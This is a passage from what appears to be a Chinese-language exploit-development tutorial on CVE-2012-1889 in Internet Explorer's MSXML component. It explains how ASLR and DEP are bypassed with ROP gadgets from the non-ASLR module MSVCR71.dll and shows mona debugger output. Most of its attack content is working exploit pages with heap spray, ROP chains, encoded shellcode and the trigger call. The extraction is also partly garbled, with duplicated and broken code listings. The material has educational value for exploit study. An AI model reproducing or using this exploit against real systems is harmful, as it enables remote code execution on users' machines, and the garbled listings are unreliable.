42     "\u5500\uEC8B\uEC83\u8B08\u145D\u4B8D\u6ACC\u6A00" +
43     "\u5100\u55FF\u8D0C\uD74B\u5051\u55FF\u8910\uFC45" +
44     "\u4B8D\u51E3\u75FF\uFF08\u1055\u4589\u8DF8\uEF4B" +
45     "\u006A\u5151\u006A\u55FF\u6AFC\uFF00\uF855\uE58B" +
46     "\uC25D\u0010\u0000");
47     // 4. 准备好FillData
48     // 4.1 计算填充滑板指令数据的大小（都除2是因为length返回的是
Unicode的字符个数）
49     var nSlideSize = 0x1000;           // 一个滑板指令块的大小
(4KB)
50     var nPadSize    = cPadding.length; // Padding大小
51     var nR2LSize    = cRet2Libc.length; // Ret2Libc大小
52     var nPySize     = cPayload.length;  // Shellcode大小
53     var nFillSize   = nSlideSize-nPadSize-nR2LSize-nPySize;
54     // 4.2 制作好一块填充数据
55     var cFillData   = unescape("\u0C0C\u0C0C");
56     while (cFillData.length < nSlideSize)
57         cFillData += cFillData;
58     cFillData = cFillData.substring(0, nFillSize);
59     // 5. 构建滑板指令数据块
60     var nBlockSize = 0x40000; // 256KB
61     var cBlock      = cPadding + cRet2Libc + cPayload + cFillData;
62     while (cBlock.length < nBlockSize)
63         cBlock += cBlock;
64     cBlock = cBlock.substring(2, nBlockSize-0x21);
65     // 6. 填充200MB的内存区域（申请800块256KB大小的滑板数据区），试图
覆盖0x0C0C0C0C
66     // 区域，每块滑板数据均由 滑板数据+Shellcode 组成，这样只要任
意一块滑板数据
67     // 正好落在0x0C0C0C0C处，大量无用的“OR AL,0C”就会将执行流程引
到滑板数据区

```



```

68 // 后面的Shellcode处，进而执行Shellcode。
69 var cSlideData = new Array();
70 for (var i = 0; i < 800; i++)
71     cSlideData[i] = cBlock.substr(0, cBlock.length);
72
73 // 7. 触发CVE 2012-1889漏洞
74 // 7.1 获取名为15PB的XML对象，并将其保存到名为obj15PB实例中
75 var obj15PB = document.getElementById('15PB').object;
76 // 7.2 构建一个长度为0x1000-10=8182，起始内容为“\\15PB_Com”字节的
数据
77 var srcImgPath = unescape("\u0C0C\u0C0C");
78 while (srcImgPath.length < 0x1000)
79     srcImgPath += srcImgPath;
80 srcImgPath = "\\15PB_Com" + srcImgPath;
81 srcImgPath = srcImgPath.substr(0, 0x1000-10);
82 // 7.3 创建一个图片元素，并将图片源路径设为srcImgPath，并返回当前
图片文件名
83 var emtPic = document.createElement("img");
84 emtPic.src = srcImgPath;
85 emtPic.nameProp;
86 // 7.4 定义对象obj15PB（触发溢出）
87 obj15PB.definition(0);
88 </script>
89 </body>
90 </html>

```



5. 漏洞分析3.0:

在Windows 7操作系统中，又多了一种ASLR保护机制，我们以上一个实验为基础对代码作出修改。

1 ASLR

地址空间布局随机化(Address space layout randomization, ASLR)是微软从Windows Vista开始加入的一种安全保护技术，它通过随机化几乎是所有模块的加载地址，使得预测指定地址或者使用指定地址的代码变成了一件十分困难的事。

不过在很多程序中，总有一些模块没有启用ASLR，我们利用这些模块来通过ASLR。首先输入!py mona mod查看哪些模块没有开始ASLR:

```

0:013> .load pykd.pyd
0:013> !py none nod
Hold on...
[+] Command used:
!py C:\Program Files\Windows Kits\10\Debuggers\x86\none.py nod
----- None command started on 2017-07-15 09:00:59 (v2.0, rev 565) -----
[+] Processing arguments and criteria
- Pointer access level : X
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
-----
Module info :
-----
Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS Dll | Version, Modulename & Path
-----
0x7c340000 | 0x7c396000 | 0x00056000 | False | False | False | False | False | 7.10.3052.4 [MSVCR71.dll] (C:\Program Files
0x07400000 | 0x07400000 | 0x00000000 | False | True | True | True | True | 6.0.7601.17514 [IEFRAME.dll] (C:\Windows\sy
0x74ce0000 | 0x74d19000 | 0x00039000 | False | True | True | True | True | 6.1.7601.17514 [MMDevAPI.DLL] (C:\Windows\s
0x6d430000 | 0x6d43d000 | 0x0000d000 | False | False | False | False | False | 6.0.370.6 [ip2ssv.dll] (C:\Program Files\Jo
0x77080000 | 0x771b6000 | 0x00136000 | False | True | True | True | True | 8.0.7601.17514 [urlmon.dll] (C:\Windows\sys

```

我们发现”MSVCR71.dll”模块未开启ASLR，使用它来作为我们的跳板

2 ROP

返回导向编程(Return Oriented Programming, ROP)是现在被应用于绕过DEP/ASLR的主流技术，其核心原理就是在内存中寻找诸多有意义的指令序列，通过ret将其连接起来构成一个特定的攻击逻辑，因此可以认为Ret2libc是ROP的一个子集。

由于ROP是一连串的RETN构成的，因此直接使用指令操作栈会遇到很大的困难，为了便于控制栈，我们可以利用PUSHAD会依次将EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI压入栈的特性，想办法使用PUSHAD来构建一个稳定的栈结构。

EDI	0X????????	RETN
ESI	0X????????	JMP [EAX]
EBP	0X????????	Payload Addr
ESP	0X????????	IpAddress
EBX	0X00001000	dwSize
EDX	0X00000040	flNewProtect
ECX	0X????????	lpflOldProtect
EAX	0X????????	VirtualProtect IAT Addr

因为RETN后栈顶为地址，故用
存放JMP [EAX]的地址代替VirtualProtect地址

输入!py mona findwild -s "jmp [eax]" -m

MSVCR71.dll 查找模块中的 jmp [eax]

```
0:013> .load pykd.pyd
0:013> !py mona findwild -s "jmp [eax]" -m MSVCR71.dll
Hold on...
```

0x7c3415a2	0x7c3415a2	: jmp dword ptr [eax]	{PAGE_EXE...
0x7c34a6c2	0x7c34a6c2	: jmp dword ptr [eax]	{PAGE_EXE...
0x7c34b4f0	0x7c34b4f0	: jmp dword ptr [eax]	{PAGE_EXE...
0x7c34cc21	0x7c34cc21	: jmp dword ptr [eax]	{PAGE_EXE...
0x7c365506	0x7c365506	: jmp dword ptr [eax]	ascii {PAGE...
0x7c36566d	0x7c36566d	: jmp dword ptr [eax]	ascii print...
0x7c376e87	0x7c376e87	: jmp dword ptr [eax]	{PAGE_EXE...

Found a total of 7 pointers

[+] This mona.py action took 0:00:01.108000

就用它了

其他指令查找同理。

JMP [EAX] = 0x7C365506

RETN = 0x7C341555

Lpf10ldProtect = 0x7C38CFFC

Pop edi#retn = 0x7C341123

Pop esi#retn = 0x7C341920

Pop ebp#retn = 0x7C34BB22

Pop ebx#retn = 0x7C343866

Pop edx#retn = 0x7C343EE0

Pop ecx#retn = 0x7C347225

Pop eax#retn = 0x7C3766FF

使用!py mona iat -m MSVCR71 获得VirtualProtect地址

VirtualProtect addr = 0x7C37A140

由于找不到pushad#retn组合，因此放宽要求，使用通配符进行搜索（pushad#*#retn），选出合适的指令

Pushad # add al,0ef # retn =0x7C378C81

有了需要的指令，接下来就是构造ROP链了

```
"\u1123\u7C34" + // 0x7C341123 : # POP EDI # RETN
"\u1555\u7C34" + // 0x7C341555 : # RETN (ROP NOP)
"\u1920\u7C34" + // 0x7C341920 : # POP ESI # RETN
"\u5506\u7C36" + // 0x7C365506 : # JMP [EAX]
"\uBB22\u7C34" + // 0x7C34BB22 : # POP EBP # RETN
"\uBB22\u7C34" + // 0x7C34BB22 : # POP EBP # RETN
"\u3866\u7C34" + // 0x7C343866 : # POP EBX # RETN
"\u1000\u0000" + // 0x00001000 : # dwSize      = 0x1000
"\u3EE0\u7C34" + // 0x7C343EE0 : # POP EDX # RETN
"\u0040\u0000" + // 0x00000040 : # NewProtect = 0x40
"\u7225\u7C34" + // 0x7C347225 : # POP ECX # RETN
"\uCFFC\u7C38" + // 0x7C38CFFC : # &Writable location
"\u66FF\u7C37" + // 0x7C3766FF : # POP EAX # RETN
"\uA151\u7C37" + // 0x7C37A151 : # VirtualProtect Addr
"\u8C81\u7C37" + // 0x7C378C81 : # PUSHAD # ADD AL,0EF # RETN
"\u5C30\u7C34" );// 0x7C345C30 : # # PUSH ESP # RETN
```

```
"\u1123\u7C34" + // 0x7C341123 : # POP EDI # RETN
"\u1555\u7C34" + // 0x7C341555 : # RETN (ROP NOP)
"\u1920\u7C34" + // 0x7C341920 : # POP ESI # RETN
"\u5506\u7C36" + // 0x7C365506 : # JMP [EAX]
"\uBB22\u7C34" + // 0x7C34BB22 : # POP EBP # RETN
"\uBB22\u7C34" + // 0x7C34BB22 : # POP EBP # RETN
"\u3866\u7C34" + // 0x7C343866 : # POP EBX # RETN
"\u1000\u0000" + // 0x00001000 : # dwSize      = 0x1000
"\u3EE0\u7C34" + // 0x7C343EE0 : # POP EDX # RETN
"\u0040\u0000" + // 0x00000040 : # NewProtect = 0x40
"\u7225\u7C34" + // 0x7C347225 : # POP ECX # RETN
"\uCFFC\u7C38" + // 0x7C38CFFC : # &Writable location
"\u66FF\u7C37" + // 0x7C3766FF : # POP EAX # RETN
"\uA151\u7C37" + // 0x7C37A151 : # VirtualProtect Addr
"\u8C81\u7C37" + // 0x7C378C81 : # PUSHAD # ADD AL,0EF # RETN
"\u5C30\u7C34" );// 0x7C345C30 : # # PUSH ESP # RETN
```

构造ROP链

```
1 <html>
2 <head>
3   <title>Step4_CVE-2012-1889_v4 By:15PB.Com</title>
4 </head>
5 <body>
6   <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4"
  id='15PB'></object>
```



```

7      <script>
8          // 1. 生成Padding
9          var cPadding = unescape("\u0C0C\u0C0C");
10         while (cPadding.length < 0x1000)
11             cPadding += cPadding;
12         cPadding = cPadding.substring(0, 0x5F6);
13         // 2. 制作Ret2Libc
14         var cRet2Libc = unescape(
15             // 0x0C0C0C0C | 0x77C17A42 : # RETN (ROP NOP)
16             [msvcrt.dll] <-ROP Step3
17             // 0x0C0C0C10 | 0x77BF398F : # POP EBP # RETN
18             [msvcrt.dll] <-ROP Step4 跳过4字节 (0x0C0C0C18)
19             // 0x0C0C0C14 | 0x77C0A891 : # XCHG EAX, ESP # RETN
20             [msvcrt.dll] <-ROP Step2
21             // 0x0C0C0C18 | 0x77C17A42 : # RETN (ROP NOP)
22             [msvcrt.dll] <-ROP Step5
23             // 0x0C0C0C1C | 0x77C17A42 : # RETN (ROP NOP)
24             [msvcrt.dll] <-ROP Step6
25             // 0x0C0C0C20 | 0x77C17A42 : # RETN (ROP NOP)
26             [msvcrt.dll] <-ROP Step7
27             // 0x0C0C0C24 | 0x77C17A42 : # RETN (ROP NOP)
28             [msvcrt.dll] <-ROP Step1/Step8
29             //
30             "\u7A42\u77C1" + // 0x77C17A42 : # RETN (ROP NOP)
31             [msvcrt.dll]
32             "\u398F\u77BF" + // 0x77BF398F : # POP EBP # RETN
33             [msvcrt.dll]
34             "\uA891\u77C0" + // 0x77C0A891 : # XCHG EAX, ESP # RETN
35             [msvcrt.dll]
36             "\u7A42\u77C1" + // 0x77C17A42 : # RETN (ROP NOP)
37             [msvcrt.dll]
38             "\u7A42\u77C1" + // 0x77C17A42 : # RETN (ROP NOP)
39             [msvcrt.dll]
40             "\u7A42\u77C1" + // 0x77C17A42 : # RETN (ROP NOP)
41             [msvcrt.dll]
42             "\u7A42\u77C1" + // 0x77C17A42 : # RETN (ROP NOP)
43             [msvcrt.dll]<-ROP Entry
44             //
45             // 0x0C0C0C28 | 0x7C801AD4 : # Return to VirtualProtect
46             <-ROP Step9
47             // 0x0C0C0C2C | 0x0C0C0C40 : # Return Addr(Payload Addr)
48             <-ROP Step10
49         );
50     }
51 }
52
53 // 3. 生成Payload
54 var cPayload = unescape(
55     // 0x0C0C0C30 | 0x77C17A42 : # RETN (ROP NOP)
56     [msvcrt.dll] <-ROP Step1
57     // 0x0C0C0C34 | 0x77C17A42 : # RETN (ROP NOP)
58     [msvcrt.dll] <-ROP Step2
59     // 0x0C0C0C38 | 0x77C17A42 : # RETN (ROP NOP)
60     [msvcrt.dll] <-ROP Step3
61     // 0x0C0C0C3C | 0x77C17A42 : # RETN (ROP NOP)
62     [msvcrt.dll] <-ROP Step4
63     // 0x0C0C0C40 | 0x77C17A42 : # RETN (ROP NOP)
64     [msvcrt.dll] <-ROP Step5
65     // 0x0C0C0C44 | 0x77C17A42 : # RETN (ROP NOP)
66     [msvcrt.dll] <-ROP Step6
67     // 0x0C0C0C48 | 0x77C17A42 : # RETN (ROP NOP)
68     [msvcrt.dll] <-ROP Step7
69     // 0x0C0C0C4C | 0x77C17A42 : # RETN (ROP NOP)
70     [msvcrt.dll] <-ROP Step8
71     // 0x0C0C0C50 | 0x77C17A42 : # RETN (ROP NOP)
72     [msvcrt.dll] <-ROP Step9
73     // 0x0C0C0C54 | 0x77C17A42 : # RETN (ROP NOP)
74     [msvcrt.dll] <-ROP Step10
75     // 0x0C0C0C58 | 0x77C17A42 : # RETN (ROP NOP)
76     [msvcrt.dll] <-ROP Step11
77     // 0x0C0C0C5C | 0x77C17A42 : # RETN (ROP NOP)
78     [msvcrt.dll] <-ROP Step12
79     // 0x0C0C0C60 | 0x77C17A42 : # RETN (ROP NOP)
80     [msvcrt.dll] <-ROP Step13
81     // 0x0C0C0C64 | 0x77C17A42 : # RETN (ROP NOP)
82     [msvcrt.dll] <-ROP Step14
83     // 0x0C0C0C68 | 0x77C17A42 : # RETN (ROP NOP)
84     [msvcrt.dll] <-ROP Step15
85     // 0x0C0C0C6C | 0x77C17A42 : # RETN (ROP NOP)
86     [msvcrt.dll] <-ROP Step16
87     // 0x0C0C0C70 | 0x77C17A42 : # RETN (ROP NOP)
88     [msvcrt.dll] <-ROP Step17
89     // 0x0C0C0C74 | 0x77C17A42 : # RETN (ROP NOP)
90     [msvcrt.dll] <-ROP Step18
91     // 0x0C0C0C78 | 0x77C17A42 : # RETN (ROP NOP)
92     [msvcrt.dll] <-ROP Step19
93     // 0x0C0C0C7C | 0x77C17A42 : # RETN (ROP NOP)
94     [msvcrt.dll] <-ROP Step20
95     // 0x0C0C0C80 | 0x77C17A42 : # RETN (ROP NOP)
96     [msvcrt.dll] <-ROP Step21
97     // 0x0C0C0C84 | 0x77C17A42 : # RETN (ROP NOP)
98     [msvcrt.dll] <-ROP Step22
99     // 0x0C0C0C88 | 0x77C17A42 : # RETN (ROP NOP)
100    [msvcrt.dll] <-ROP Step23
101 );
102
103 // 4. 生成Payload
104 var cPayload = unescape(
105     // 0x0C0C0C8C | 0x77C17A42 : # RETN (ROP NOP)
106     [msvcrt.dll] <-ROP Step24
107     // 0x0C0C0C90 | 0x77C17A42 : # RETN (ROP NOP)
108     [msvcrt.dll] <-ROP Step25
109     // 0x0C0C0C94 | 0x77C17A42 : # RETN (ROP NOP)
110     [msvcrt.dll] <-ROP Step26
111     // 0x0C0C0C98 | 0x77C17A42 : # RETN (ROP NOP)
112     [msvcrt.dll] <-ROP Step27
113     // 0x0C0C0CA0 | 0x77C17A42 : # RETN (ROP NOP)
114     [msvcrt.dll] <-ROP Step28
115     // 0x0C0C0CA4 | 0x77C17A42 : # RETN (ROP NOP)
116     [msvcrt.dll] <-ROP Step29
117     // 0x0C0C0CA8 | 0x77C17A42 : # RETN (ROP NOP)
118     [msvcrt.dll] <-ROP Step30
119     // 0x0C0C0CAC | 0x77C17A42 : # RETN (ROP NOP)
120     [msvcrt.dll] <-ROP Step31
121     // 0x0C0C0CB0 | 0x77C17A42 : # RETN (ROP NOP)
122     [msvcrt.dll] <-ROP Step32
123     // 0x0C0C0CB4 | 0x77C17A42 : # RETN (ROP NOP)
124     [msvcrt.dll] <-ROP Step33
125     // 0x0C0C0CB8 | 0x77C17A42 : # RETN (ROP NOP)
126     [msvcrt.dll] <-ROP Step34
127     // 0x0C0C0CBC | 0x77C17A42 : # RETN (ROP NOP)
128     [msvcrt.dll] <-ROP Step35
129     // 0x0C0C0CC0 | 0x77C17A42 : # RETN (ROP NOP)
130     [msvcrt.dll] <-ROP Step36
131     // 0x0C0C0CC4 | 0x77C17A42 : # RETN (ROP NOP)
132     [msvcrt.dll] <-ROP Step37
133     // 0x0C0C0CC8 | 0x77C17A42 : # RETN (ROP NOP)
134     [msvcrt.dll] <-ROP Step38
135     // 0x0C0C0CCC | 0x77C17A42 : # RETN (ROP NOP)
136     [msvcrt.dll] <-ROP Step39
137     // 0x0C0C0CD0 | 0x77C17A42 : # RETN (ROP NOP)
138     [msvcrt.dll] <-ROP Step40
139     // 0x0C0C0CD4 | 0x77C17A42 : # RETN (ROP NOP)
140     [msvcrt.dll] <-ROP Step41
141     // 0x0C0C0CD8 | 0x77C17A42 : # RETN (ROP NOP)
142     [msvcrt.dll] <-ROP Step42
143     // 0x0C0C0CDC | 0x77C17A42 : # RETN (ROP NOP)
144     [msvcrt.dll] <-ROP Step43
145     // 0x0C0C0CE0 | 0x77C17A42 : # RETN (ROP NOP)
146     [msvcrt.dll] <-ROP Step44
147     // 0x0C0C0CE4 | 0x77C17A42 : # RETN (ROP NOP)
148     [msvcrt.dll] <-ROP Step45
149     // 0x0C0C0CE8 | 0x77C17A42 : # RETN (ROP NOP)
150     [msvcrt.dll] <-ROP Step46
151     // 0x0C0C0CEC | 0x77C17A42 : # RETN (ROP NOP)
152     [msvcrt.dll] <-ROP Step47
153     // 0x0C0C0CF0 | 0x77C17A42 : # RETN (ROP NOP)
154     [msvcrt.dll] <-ROP Step48
155     // 0x0C0C0CF4 | 0x77C17A42 : # RETN (ROP NOP)
156     [msvcrt.dll] <-ROP Step49
157     // 0x0C0C0CF8 | 0x77C17A42 : # RETN (ROP NOP)
158     [msvcrt.dll] <-ROP Step50
159     // 0x0C0C0CFC | 0x77C17A42 : # RETN (ROP NOP)
160     [msvcrt.dll] <-ROP Step51
161     // 0x0C0C0D00 | 0x77C17A42 : # RETN (ROP NOP)
162     [msvcrt.dll] <-ROP Step52
163     // 0x0C0C0D04 | 0x77C17A42 : # RETN (ROP NOP)
164     [msvcrt.dll] <-ROP Step53
165     // 0x0C0C0D08 | 0x77C17A42 : # RETN (ROP NOP)
166     [msvcrt.dll] <-ROP Step54
167     // 0x0C0C0D0C | 0x77C17A42 : # RETN (ROP NOP)
168     [msvcrt.dll] <-ROP Step55
169     // 0x0C0C0D10 | 0x77C17A42 : # RETN (ROP NOP)
170     [msvcrt.dll] <-ROP Step56
171     // 0x0C0C0D14 | 0x77C17A42 : # RETN (ROP NOP)
172     [msvcrt.dll] <-ROP Step57
173     // 0x0C0C0D18 | 0x77C17A42 : # RETN
```

```

33          // 0x0C0C0C30 | 0x0C0C0C40 : # lpAddress      = Payload
Addr
34          // 0x0C0C0C34 | 0x00001000 : # dwSize        =
0x00001000
35          // 0x0C0C0C38 | 0x00000040 : # flNewProtect   =
0x00000040
36          // 0x0C0C0C3C | 0x77C31C4C : # lpflOldProtect =
0x77C31C4C
37          //
38          "\u1AD4\u7C80" + // 0x7C801AD4 : # Return to
VirtualProtect
39          "\u0C40\u0C0C" + // 0x0C0C0C40 : # Return Addr(Payload
Addr)
40          "\u0C40\u0C0C" + // 0x0C0C0C40 : # lpAddress      =
Payload Addr
41          "\u1000\u0000" + // 0x00001000 : # dwSize        =
0x00001000
42          "\u0040\u0000" + // 0x00000040 : # flNewProtect   =
0x00000040
43          "\uEFFC\u77C2" );// 0x77C31C4C : # lpflOldProtect =
0x77C31C4C
44          // 3. 准备好Payload (unescape()是解码函数)
45          var cPayload = unescape(
46          "\u8360\u20EC\u4CEB\u6547\u5074\u6F72\u4163\u6464" +
47          "\u6572\u7373\u6F4C\u6461\u694C\u7262\u7261\u4579" +
48          "\u4178\u5500\u6573\u3372\u2E32\u6C64\u006C\u654D" +
49          "\u7373\u6761\u4265\u786F\u0041\u7845\u7469\u7250" +
50          "\u636F\u7365\u0073\u6548\u6C6C\u206F\u3531\u4250" +
51          "\u0021\u00E8\u0000\u5B00\u8B64\u3035\u0000\u8B00" +
52          "\u0C76\u768B\u8B1C\u8B36\u0856\u5253\u12E8\u0000" +
53          "\u8B00\u8DF0\uBD4B\u5251\uD0FF\u5653\u5250\u6EE8" +
54          "\u0000\u5500\uEC8B\uEC83\u520C\u558B\u8B08\u3C72" +
55          "\u348D\u8B32\u7876\u348D\u8B32\u1C7E\u3C8D\u893A" +
56          "\uFC7D\u7E8B\u8D20\u3A3C\u7D89\u8BF8\u247E\u3C8D" +
57          "\u893A\uF47D\uC033\u01EB\u8B40\uF875\u348B\u8B86" +
58          "\u0855\u348D\u8B32\u0C5D\u7B8D\uB9AF\u000E\u0000" +
59          "\uF3FC\u75A6\u8BE3\uF475\uFF33\u8B66\u463C\u558B" +
60          "\u8BFC\uBA34\u558B\u8D08\u3204\u8B5A\u5DE5\u08C2" +
61          "\u5500\uEC8B\uEC83\u8B08\u145D\u4B8D\u6ACC\u6A00" +
62          "\u5100\u55FF\u8D0C\uD74B\u5051\u55FF\u8910\uFC45" +
63          "\u4B8D\u51E3\u75FF\uFF08\u1055\u4589\u8DF8\uEF4B" +
64          "\u006A\u5151\u006A\u55FF\u6AFC\uFF00\uF855\uE58B" +

```


```

65     "\uC25D\u0010\u0000");
66     // 4. 准备好FillData
67     // 4.1 计算填充滑板指令数据的大小（都除2是因为length返回的是
Unicode的字符个数）
68     var nSlideSize = 0x1000;           // 一个滑板指令块的大小
(4KB)
69     var nPadSize    = cPadding.length; // Padding大小
70     var nR2LSize    = cRet2Libc.length; // Ret2Libc大小
71     var nPySize     = cPayload.length;  // Shellcode大小
72     var nFillSize    = nSlideSize-nPadSize-nR2LSize-nPySize;
73     // 4.2 制作好一块填充数据
74     var cFillData    = unescape("\u0C0C\u0C0C");
75     while (cFillData.length < nSlideSize)
76         cFillData += cFillData;
77     cFillData = cFillData.substring(0, nFillSize);
78     // 5. 构建滑板指令数据块
79     var nBlockSize = 0x40000; // 256KB
80     var cBlock      = cPadding + cRet2Libc + cPayload + cFillData;
81     while (cBlock.length < nBlockSize)
82         cBlock += cBlock;
83     cBlock = cBlock.substring(2, nBlockSize-0x20); // 0x809
84     // 6. 填充200MB的内存区域（申请800块256KB大小的滑板数据区），试图
覆盖0x0C0C0C0C
85     // 区域，每块滑板数据均由 滑板数据+Shellcode 组成，这样只要任
意一块滑板数据
86     // 正好落在0x0C0C0C0C处，大量无用的“OR AL,0C”就会将执行流程引
到滑板数据区
87     // 后面的Shellcode处，进而执行Shellcode。
88     var cSlideData = new Array();
89     for (var i = 0; i < 800; i++)
90         cSlideData[i] = cBlock.substr(0, cBlock.length);
91     // 7. 触发CVE 2012-1889漏洞
92     // 7.1 获取名为15PB的XML对象，并将其保存到名为obj15PB实例中
93     var obj15PB = document.getElementById('15PB').object;
94     // 7.2 构建一个长度为0x1000-10=8182，起始内容为“\\15PB_Com”字节
的数据
95     var srcImgPath = unescape("\u0C0C\u0C08");
96     while (srcImgPath.length < 0x1000)
97         srcImgPath += srcImgPath;
98     srcImgPath = "\\15PB_Com" + srcImgPath;
99     srcImgPath = srcImgPath.substr(0, 0x1000-10);
100    // 7.3 创建一个图片元素，并将图片源路径设为srcImgPath，并返回当前

```


图片文件名

```
101     var emtPic = document.createElement("img");
102     emtPic.src = srcImgPath;
103     emtPic.nameProp;
104     // 7.4 定义对象obj15PB（触发溢出）
105     obj15PB.definition(0);
106 </script>
107 </body>
108 </html>
```



总结：

本漏洞为从Windows XP到Window8所有版本操作系统共有的远程攻击漏洞，有着危害性大、可持续攻击、攻击难度系数低、攻击范围广的特点，属于高危漏洞

